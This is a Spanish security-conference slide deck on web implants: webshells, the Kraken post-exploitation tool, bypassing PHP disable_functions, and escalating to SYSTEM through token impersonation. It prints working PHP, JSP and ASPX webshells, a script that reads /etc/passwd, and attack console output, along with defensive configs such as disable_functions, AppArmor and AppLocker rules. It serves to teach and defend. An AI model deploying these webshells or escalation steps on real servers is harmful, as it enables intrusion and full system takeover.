

**XVIII  
JORNADAS  
STIC  
CCN-CERT**

**VI  
JORNADAS  
DE CIBER\_  
DEFENSA  
ESPDEF-CERT**

# **IMPLANTES WEB**

**¡CONOCE A TU ENEMIGO Y  
DEFIENDETE!**

**RAUL CARO TEIXIDO  
(@secu\_x11)**



## > whoami

- Raul Caro Teixidó (aka Secu)
- (ex) Red Teamer / Pentester / Programmer
- Offensive Security Engineer en Telefónica Tech.
- Co-Creador de Mística (4 covert channels)
- Creador de Kraken (web post-exploitation)
- Anteriormente en...
  - Bitup Alicante (2020)
  - Black Hat Arsenal USA (2020)
  - Navaja Negra (2022)
  - H-c0n (2023)
  - EuskalHack (2023)
  - Defcon DemoLabs USA (2024)
  - CCN-CERT STIC (2024)



@secu77



@secu\_x11

# ¿Cuál es el objetivo de la charla?




- Ahondar en el concepto de “Implante web”.
- Conocer los distintos tipos de implantes web.
- Entender, desde la perspectiva ofensiva, el uso de cada herramienta.
- Proponer estrategias de defensivas (Identificación + Defensa).



**DISCLAIMER:** aunque la charla tiene algunas “pinceladas técnicas”, el objetivo es que se entienda independientemente del nivel técnico. Puedes descargar las slides desde el siguiente QR o en mi Github.

# ¿Qué son los implantes web?

- > “Un implante web es una herramienta de post-explotación que se utiliza bajo el contexto de un servicio web” - (@me)



# ¿Qué tipos de **implantes/tools/técnicas** conocemos?



Webshells



Herramientas  
de tunelización



Memory Horses



Módulos de  
Servidor Web



Módulos  
de WAF




SSTI



Deserializaciones


# ¿Qué es una **webshell**?



```
1 <html>
2   <body>
3     <form method="GET" name="webshell">
4       <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5       <input type="SUBMIT" value="Execute">
6     </form>
7     <pre>
8       <?php
9         if (isset($_GET['cmd']))
10        {
11          system($_GET['cmd'] . ' 2>&1');
12        }
13      ?>
14    </pre>
15  </body>
16 </html>
17
```



# ¿Qué es una **webshell**?



Webshell básica en lenguaje PHP



<https://gist.github.com/joswrlght/22f40787de19d80d110b37fb79ac3985>



# ¿Qué es una **webshell**?

The screenshot shows the PHP documentation page for the `system` function. The page layout includes a top navigation bar with links for 'php', 'Downloads', 'Documentation', 'Get Involved', and 'Help'. The 'Documentation' link is active. Below the navigation bar, there is a breadcrumb trail: 'Manual de PHP > Referencia de funciones > Extensiones de control de procesos > Ejecución de programas'. The main content area is titled 'system' and includes a sub-header '(PHP 4, PHP 5, PHP 7, PHP 8)'. The description states: 'system — Ejecutar un programa externo y mostrar su salida'. Below the description, the function signature is shown: `system(string $command, int &$result_code = null): string|false`. To the right of the main content, there is a sidebar titled 'Funciones de ejecución de programas' which lists several related functions: `escapeshellarg`, `escapeshellcmd`, `exec`, `passthru`, `proc_close`, `proc_get_status`, `proc_nice`, `proc_open`, `proc_terminate`, and `shell_exec`. The `system` function is highlighted in the list. A red arrow points to the 'Change language' dropdown menu, which is currently set to 'Spanish'.

php Downloads Documentation Get Involved Help php 8.3 Search

Manual de PHP > Referencia de funciones > Extensiones de control de procesos > Ejecución de programas  
> Funciones de ejecución de programas

« shell\_exec parallel »

Change language: Spanish

## system

(PHP 4, PHP 5, PHP 7, PHP 8)

system — Ejecutar un programa externo y mostrar su salida

### Descripción

```
system(string $command, int &$result_code = null): string|false
```

**system()** es similar a la versión C de la función de mismo nombre, dado que ejecuta el **command** dado y muestra el resultado.

#### Funciones de ejecución de programas

- escapeshellarg
- escapeshellcmd
- exec
- passthru
- proc\_close
- proc\_get\_status
- proc\_nice
- proc\_open
- proc\_terminate
- shell\_exec
- » **system**



# ¿Qué tipos de webshells nos encontramos?

```
1  <%@ page import="java.util.*,java.io.*" %>
2  <HTML>
3      <BODY>
4          <FORM METHOD="GET" NAME="myform" ACTION="">
5              <INPUT TYPE="text" NAME="cmd">
6              <INPUT TYPE="submit" VALUE="Send">
7          </FORM>
8          <pre>
9              <%
10                 if (request.getParameter("cmd") != null) {
11                     out.println("Command: " + request.getParameter("cmd") + "<BR>");
12                     Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
13                     OutputStream os = p.getOutputStream();
14                     InputStream in = p.getInputStream();
15                     DataInputStream dis = new DataInputStream(in);
16                     String disr = dis.readLine();
17                     while (disr != null)
18                     {
19                         out.println(disr);
20                         disr = dis.readLine();
21                     }
22                 }
23             %>
24          </pre>
25      </BODY>
26  </HTML>
```



```
public Process exec(String command)
    throws IOException
```

Executes the specified string command in a separate process.

# ¿Qué tipos de webshells nos encontramos?



```
1 <%@ Page Language="VB" Debug="true" %>
2 <%@ import Namespace="system.IO" %>
3 <%@ import Namespace="System.Diagnostics" %>
4
5 <script runat="server">
6
7 Sub RunCmd(Src As Object, E As EventArgs)
8     Dim myProcess As New Process()
9     Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
10    myProcessStartInfo.UseShellExecute = false
11    myProcessStartInfo.RedirectStandardOutput = true
12    myProcess.StartInfo = myProcessStartInfo
13    myProcessStartInfo.Arguments=xcmd.text
14    myProcess.Start()
15
16    Dim myStreamReader As StreamReader = myProcess.StandardOutput
17    Dim myString As String = myStreamReader.Readtoend()
18    myProcess.Close()
19    mystring=replace(mystring,"<","&lt;")
20    mystring=replace(mystring,">","&gt;")
21    result.text= vbcrLf & "<pre>" & mystring & "</pre>"
22 End Sub
23
24 </script>
25
26 <html>
27 <body>
28 <form runat="server">
29 <p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
30 <asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
31 <p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
32 <asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user"></asp:TextBox>
33 <p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
34 <p><asp:Label id="result" runat="server"></asp:Label>
35 </form>
36 </body>
37 </html>
```

Start()

Inicia (o reutiliza) el recurso de proceso especificado por la propiedad `StartInfo` de este componente `Process` y lo asocia al componente.

# ¿Cómo se produce una ejecución de comandos?

El **executor** es el componente utilizado en una webshell para desencadenar la ejecución de comandos del sistema.

<b>PHP</b>	<code>exec, shell_exec, system, passthru, `backticks`, popen, proc_open, preg_replace, pcntl_exec</code>
<b>JSP</b>	<code>Runtime.getRuntime().exec, ProcessBuilder.start</code>
<b>ASPX</b>	<code>System.Diagnostics.Process.Start, WScript.Shell.Exec</code> (ASP Clásico)

# ¿Qué contramedidas tenemos ante las webshells?

## Contramedidas generales:

- Restringir y auditar las **subidas de archivos**.
- Configurar adecuadamente los **permisos** en directorios.
- Limitación de **privilegios** a los usuarios de servicios web.
- **Monitorizar** el despliegue de archivos sospechosos.
- Migración a **nuevas tecnologías** que dificultan la explotación.

# ¿Qué contramedidas tenemos ante las webshells?

**PHP:** podemos comenzar con “disable\_functions” (php.ini)

```
320 ; This directive allows you to disable certain functions.
321 ; It receives a comma-delimited list of function names.
322 ; http://php.net/disable-functions
323 disable_functions = exec,shell_exec,system,passthru,popen,proc_open,preg_replace,pcntl_exec
324
```

Execute

```
string(35) "Call to undefined function system()"
```

# ¿Estas configuraciones son definitivas?

**Chankro:** herramienta para evadir funciones deshabilitadas (@TheXC3LL).

TarlogicSecurity/  
**Chankro**

Herramienta para evadir disable\_functions y  
open\_basedir

2

Contributors

3


Issues


386

Stars

84

Forks







mail

(PHP 4, PHP 5, PHP 7, PHP 8)

mail — Send mail



# ¿Estas configuraciones son definitivas?

“From memory corruption to disable\_functions bypass” (@TheXC3LL).

```
→ concat-exploit php blog05.php
```

```
[+] Concated string address:
```

```
0x7f9e2c07a070
```

```
[+] Placeholder string address:
```

```
0x7f9e2c07a150
```

```
[+] std_object_handlers:
```

```
0x564fde7127c0
```

```
[+] Closure:
```

```
0x7f9e2c05ce00
```

```
[+] basic_funcs:
```

```
0x564fde70c760
```

```
[+] zif_system:
```

```
0x564fdd925e1b
```

```
[+] Fake Closure addr:
```

```
0x7f9e2c07a240
```

```
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant),4(adm),24(cdrom)
```



# ¿Qué contramedidas tenemos ante las webshells?

**JSP:** definir directivas de bloqueo y acceso con AppArmor (Linux).

```
#include <tunables/global>

profile tomcat-profile /usr/local/tomcat/bin/catalina.sh flags=(attach_disconnected) {
    # Definir restricciones generales del perfil de AppArmor

    # Denegar la ejecución de binarios del sistema por parte del usuario "tomcat"
    deny /bin/* ix,
    deny /usr/bin/* ix,
    deny /sbin/* ix,
    deny /usr/sbin/* ix,

    # Permitir acceso de lectura/escritura a las carpetas de Tomcat
    /usr/local/tomcat/ r,
    /usr/local/tomcat/** rwk,

    # Denegar la ejecución de scripts en /tmp y /var/tmp
    deny /tmp/** mrwklx,
    deny /var/tmp/** mrwklx,

    # Permitir logs y acceso a archivos de configuración de Tomcat
    /var/log/tomcat9/** rwk,
    /etc/tomcat9/** r,

    # Denegar la ejecución de cualquier proceso que no sea necesario para Tomcat
    deny /proc/** mrwklx,
}
```

# ¿Qué contramedidas tenemos ante las webshells?

**ASP:** definir reglas de AppLocker para bloquear la ejecución (Windows).

```
1 <AppLockerPolicy Version="1">
2   <FilePathRule Id="551db339-ff94-4158-9cec-c4373fb0ab94" Name="*" Description=""
   UserOrGroupSid="S-1-5-21-2042432255-3502439358-793364195-1005" Action="Deny">
3     <Conditions>
4       <FilePathCondition Path="*" />
5     </Conditions>
6     <Exceptions>
7       <FilePublisherCondition PublisherName="0=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="INTERNET INFORMATION
   SERVICES" BinaryName="W3WP.EXE">
8         <BinaryVersionRange LowSection="*" HighSection="*" />
9       </FilePublisherCondition>
10      <FilePublisherCondition PublisherName="0=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="MICROSOFT .NET
   FRAMEWORK" BinaryName="CSC.EXE">
11        <BinaryVersionRange LowSection="*" HighSection="*" />
12      </FilePublisherCondition>
13      <FilePublisherCondition PublisherName="0=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="MICROSOFT .NET
   FRAMEWORK" BinaryName="CVTRES.EXE">
14        <BinaryVersionRange LowSection="*" HighSection="*" />
15      </FilePublisherCondition>
16      <FilePublisherCondition PublisherName="0=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="MICROSOFT WINDOWS
   OPERATING SYSTEM" BinaryName="CONHOST.EXE">
17        <BinaryVersionRange LowSection="*" HighSection="*" />
18      </FilePublisherCondition>
19    </Exceptions>
20  </FilePathRule>
21 </RuleCollection>
22 </AppLockerPolicy>
```

# ¿Qué contramedidas tenemos ante las webshells?

Ajuste de la configuración de AppLocker para bloquear la ejecución de comandos desde el IIS sobre Windows.

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ execute "whoami"  
[!] System.ComponentModel.Win32Exception (0x80004005): This program is blocked by group policy. For more information, contact your system administrator  
at System.Diagnostics.Process.StartWithCreateProcess(ProcessStartInfo startInfo)  
at Module_execute.doExecute(String executor, String commands)  
  
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ execute -e C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -- -c Get-Host  
[!] System.ComponentModel.Win32Exception (0x80004005): This program is blocked by group policy. For more information, contact your system administrator  
at System.Diagnostics.Process.StartWithCreateProcess(ProcessStartInfo startInfo)  
at Module_execute.doExecute(String executor, String commands)  
  
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ █
```

<https://makemalware.com/posts/squid-game-ctf/>


<https://learn.microsoft.com/es-es/windows/security/application-security/application-control/windows-defender-application-control/applocker/applocker-overview>

# ¿Una webshell está limitada a la ejecución de comandos?

Una webshell se fundamenta en la “ejecución de código arbitrario” en el servidor web (**RCE**).

```
1  <?php
2      if (isset($_GET['file']))
3      {
4          var_dump(file_get_contents($_GET['file']));
5      }
6
7  /* http://localhost:8000/file_read.php?file=/etc/passwd */
8
9  ?>
```

# ¿Una webshell está limitada a la ejecución de comandos?








# ¿Qué herramientas existen para abusar de una RCE?


## kraken-ng/**Kraken**


Kraken, a modular multi-language webshell coded by @secu\_x11




 1  
Contributor

 0  
Issues

 510  
Stars

 46  
Forks



<https://github.com/kraken-ng/Kraken>



# ¿Qué hace a **Kraken** diferente a otras herramientas?

- Principio de “no ejecución de comandos del sistema”.
- Re-implementación de comandos con funciones nativas.
- Multi-Versión (retrocompatibilidad)
- Soporte para PHP, JSP y ASP NET.
- Cliente funcionando en Windows, Linux o MacOS.
- ...



# Re-implementación nativa de comandos

(ST) `www-data@edc536a611dc:/var/www/html$ ls`

```
drwxrwxrwx 1 www-data www-data 4096 2023/01/10 11:26:48 .
drwxr-xr-x 1 root root 4096 2022/11/15 04:13:21 ..
-rwxrwxr-x 1 1000 1000 21909 2023/01/10 13:58:35 agent_c2.php
-rwxrwxr-x 1 1000 1000 12899 2022/12/19 14:11:56 agent_st.php
-rwxrwxr-x 1 1000 1000 17 2022/12/19 14:11:56 index.php
-rwxrwxr-x 1 1000 1000 2915 2022/12/26 14:59:07 test.php
```

(ST) `www-data@edc536a611dc:/var/www/html$`

Kraken "ls" module

`root@edc536a611dc:/var/www/html# ls -la`  
total 60

```
drwxrwxrwx 1 www-data www-data 4096 Jan 10 11:26 .
drwxr-xr-x 1 root root 4096 Nov 15 04:13 ..
-rwxrwxr-x 1 1000 1000 21909 Jan 10 13:58 agent_c2.php
-rwxrwxr-x 1 1000 1000 12899 Dec 19 14:11 agent_st.php
-rwxrwxr-x 1 1000 1000 17 Dec 19 14:11 index.php
-rwxrwxr-x 1 1000 1000 2915 Dec 26 14:59 test.php
```

`root@edc536a611dc:/var/www/html#`

Unix "ls" command

(ST) `www-data@linws01:/opt/squid-control$ pspy -i 1 -d 40`

USER	PID	PPID	VSZ	RSS	TTY	START	ELAPSED	COMMAND
root	1	0	168172 kB	11532 kB	?	03/02/2023-09:39:39	2h 7m 43s	/sbin/init auto noprompt
root	2	0	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	3	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	4	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	5	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	6	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	8	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	10	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	11	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	12	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?
root	13	2	?	?	?	03/02/2023-09:39:39	2h 7m 43s	?

# Elevaciones de privilegios en diferentes ámbitos

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ list_tokens
```

Token	Username	Network Access	IntegrityLevel
640	nt authority\iusr	True	HIGH
828	winws02\webusr	True	HIGH

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ execute_assembly -f /tmp/badpotato_net40_x64.exe -n BadPotato -c Program -m call
```

```
[*] PipeName : \\.\pipe\eadb7798bd844710bb13383e752bfe01\pipe\spoolss  
[*] ConnectPipeName : \\WINWS02\pipe\eadb7798bd844710bb13383e752bfe01  
[*] CreateNamedPipeW Success! IntPtr:2244  
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:2455932941232  
[*] ConnectNamedPipe Success!  
[*] CurrentUserName : webusr  
[*] CurrentConnectPipeUserName : SYSTEM  
[*] ImpersonateNamedPipeClient Success!  
[*] OpenThreadToken Success! IntPtr:2308  
[*] DuplicateTokenEx Success! IntPtr:2312  
[*] Token: 2312
```

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ list_tokens
```

Token	Username	Network Access	IntegrityLevel
640	nt authority\iusr	True	HIGH
828	winws02\webusr	True	HIGH
2312	nt authority\system	False	SYSTEM

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$
```

# Elevaciones de privilegios en diferentes ámbitos

```
(ST) WINWS02\webusr@WINWS02:C:/inetpub/wwwroot/files$ set token 2312
Impersonated user: 'NT AUTHORITY\SYSTEM' with token: '2312'
```

```
(ST) NT AUTHORITY\SYSTEM@WINWS02:C:/inetpub/wwwroot/files$ whoami
```

```
Username          SID
NT AUTHORITY\SYSTEM S-1-5-18
```

```
(ST) NT AUTHORITY\SYSTEM@WINWS02:C:/inetpub/wwwroot/files$ whoami -p
```

Privilege Name	Status
SeCreateTokenPrivilege	Enabled
SeAssignPrimaryTokenPrivilege	Enabled
SeLockMemoryPrivilege	Enabled
SeIncreaseQuotaPrivilege	Enabled
SeTcbPrivilege	Enabled
SeSecurityPrivilege	Enabled
SeTakeOwnershipPrivilege	Enabled
SeLoadDriverPrivilege	Enabled
SeSystemProfilePrivilege	Enabled
SeSystemtimePrivilege	Enabled
SeProfileSingleProcessPrivilege	Enabled
SeIncreaseBasePriorityPrivilege	Enabled
SeCreatePagefilePrivilege	Enabled
SeCreatePermanentPrivilege	Enabled
SeBackupPrivilege	Enabled
SeRestorePrivilege	Enabled
SeShutdownPrivilege	Enabled
SeDebugPrivilege	Enabled
SeAuditPrivilege	Enabled
SeSystemEnvironmentPrivilege	Enabled
SeChangeNotifyPrivilege	Enabled
SeUndockPrivilege	Enabled
SeManageVolumePrivilege	Enabled
SeImpersonatePrivilege	Enabled
SeCreateGlobalPrivilege	Enabled

# Suplantación de contextos de seguridad

```
(ST) WINWS03\square@WINWS03:C:/inetpub/wwwroot/files$ help dup_token
```

```
usage: dup_token pid
```

```
Duplicate windows token from existing PID
```

```
positional arguments:
```

```
  pid  Process ID (PID) of target process
```

```
Examples:
```

```
  dup_token 2910
```

```
(ST) WINWS03\square@WINWS03:C:/inetpub/wwwroot/files$ dup_token 1328
```

```
Duplicated token: '3544' from PID: '1328' of user: 'NT AUTHORITY\SYSTEM'
```

```
(ST) WINWS03\square@WINWS03:C:/inetpub/wwwroot/files$ list_tokens
```

Token	Username	Network Access	IntegrityLevel
640	nt authority\iusr	True	HIGH
828	winws03\webusr	True	HIGH
952	winws03\square	True	HIGH
3544	nt authority\system	False	SYSTEM

```
(ST) WINWS03\square@WINWS03:C:/inetpub/wwwroot/files$ █
```





# Ejecución de código no administrado

```
[DllImport("advapi32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public static extern bool DuplicateTokenEx(
    IntPtr hExistingToken,
    uint dwDesiredAccess,
    ref SECURITY_ATTRIBUTES lpTokenAttributes,
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
    TOKEN_TYPE TokenType,
    out IntPtr phNewToken);
```

```
[DllImport("advapi32", SetLastError = true, CharSet = CharSet.Unicode)]
public static extern bool CreateProcessWithTokenW(
    IntPtr hToken,
    LogonFlags dwLogonFlags,
    string lpApplicationName,
    string lpCommandLine,
    CreationFlags dwCreationFlags,
    IntPtr lpEnvironment,
    string lpCurrentDirectory,
    [In] ref STARTUPINFO lpStartupInfo,
    out PROCESS_INFORMATION lpProcessInformation);
```

```
[DllImport("advapi32.dll", SetLastError=true, CharSet=CharSet.Unicode)]
public static extern bool CreateProcessAsUser(
    IntPtr hToken,
    string lpApplicationName,
    string lpCommandLine,
```

**PINVOKE .NET**

# ¿Cómo se cargan los módulos de Kraken?

El “**executor**” es el mecanismo utilizado por Kraken para invocar/evaluar/cargar los módulos que recibe del cliente.

PHP	JSP	ASPX
eval()	ClassLoader	CSharpCodeProvider
create_function()	javax.tools.JavaCompiler	Assembly.Load()
include() / require()		System.Reflection.Emit

# ¿Y... qué nos queda ante estas herramientas?

- Aplicar contramedidas generales (mencionadas antes).
- Tiering Model y principio de mínimo nivel de privilegio.
- Establecer medidas de detección y monitorización (EDR).
